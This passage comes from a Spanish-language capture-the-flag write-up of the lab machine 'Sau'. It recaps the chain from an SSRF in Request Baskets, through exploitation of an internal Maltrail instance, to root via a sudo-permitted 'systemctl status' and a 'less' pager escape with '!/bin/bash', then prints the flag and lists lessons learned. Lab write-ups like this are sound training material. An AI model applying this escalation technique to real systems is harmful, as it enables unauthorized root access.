- **salida paginada**
- **escape desde el paginador**
- **shell con privilegios del proceso invocador**

No es una técnica universal, pero sí un patrón muy reutilizable cuando aparecen binarios permitidos por `sudo` que delegan parte de su interacción en utilidades como `less`.

15. Obtención de root y cierre técnico

15.1. Verificación del contexto privilegiado

Una vez obtenida la shell como root, se accede al directorio `/root`:

```
root@sau:~# ls -la
...
-rw-r----- 1 root root 33 Apr 22 13:48 root.txt
```

Y se lee la flag final:

```
root@sau:~# cat root.txt
f43ff0b8aa59e0508b77fe43cf54ba60
```

15.2. Cadena final del caso

La resolución completa del caso puede resumirse así:

1. enumeración inicial con dos puertos relevantes;
2. identificación de Request Baskets en `55555/tcp`;
3. reconocimiento de la versión 1.2.1 y validación de la SSRF;
4. pivote a `127.0.0.1:80` mediante la basket configurada como proxy;
5. descubrimiento de Maltrail v0.53;
6. explotación de Maltrail para obtener una shell como `puma`;
7. revisión de privilegios `sudo`;
8. uso de `systemctl status trail.service` como root;
9. escape del paginador `less` con `!/bin/bash`;

10. obtención de root y lectura de la flag final.

16. Lecciones reutilizables

16.1. No subestimar un puerto alto que responde como HTTP

Un puerto alto aparentemente “desconocido” puede ser mucho más importante que un servicio clásico como SSH. Lo que manda es la calidad del comportamiento observado, no la familiaridad del puerto.

16.2. Las respuestas de error pueden identificar el producto

La cadena `invalid basket name` fue una señal muy útil. Los errores bien interpretados pueden revelar más sobre una aplicación que una interfaz superficial.

16.3. Una CVE plausible no basta

Antes de dar una candidata por válida, conviene demostrar el flujo real. En Sau, la SSRF quedó confirmada cuando la víctima generó una conexión HTTP hacia el atacante.

16.4. La SSRF puede ser un pivote, no solo un fin

La aplicación vulnerable no era el objetivo definitivo, sino el medio para alcanzar un servicio interno filtrado desde el exterior.

16.5. Enumeración local: `sudo -l` sigue siendo un básico imprescindible

Una shell limitada no sirve de mucho si no se entiende qué puede ejecutar el usuario. `sudo -l` volvió a ser aquí el paso decisivo para localizar la escalada real.

16.6. Leer el patrón importa más que memorizar la etiqueta

Más útil que recordar un identificador concreto es entender el mecanismo: un binario permitido por `sudo`, una salida paginada y un escape del paginador pueden bastar para obtener root.

17. Resumen técnico final

Sau se resuelve mediante una cadena coherente y bien escalonada. La superficie externa parece reducida, pero el análisis cuidadoso del servicio web expuesto en `55555/tcp` permite identificar Request Baskets 1.2.1 y validar una SSRF funcional. Esa SSRF sirve como pivote hacia un servicio interno en localhost, donde aparece una instancia vulnerable de Maltrail. La explotación de Maltrail proporciona acceso inicial como `puma`, y la escalada final se consigue gracias a una combinación de `sudo` permisivo y escape desde el paginador usado por `systemctl`.

La resolución real del laboratorio enseña que el progreso no vino de una sola gran técnica, sino de **encadenar correctamente observación, validación, pivote y escalada local**.

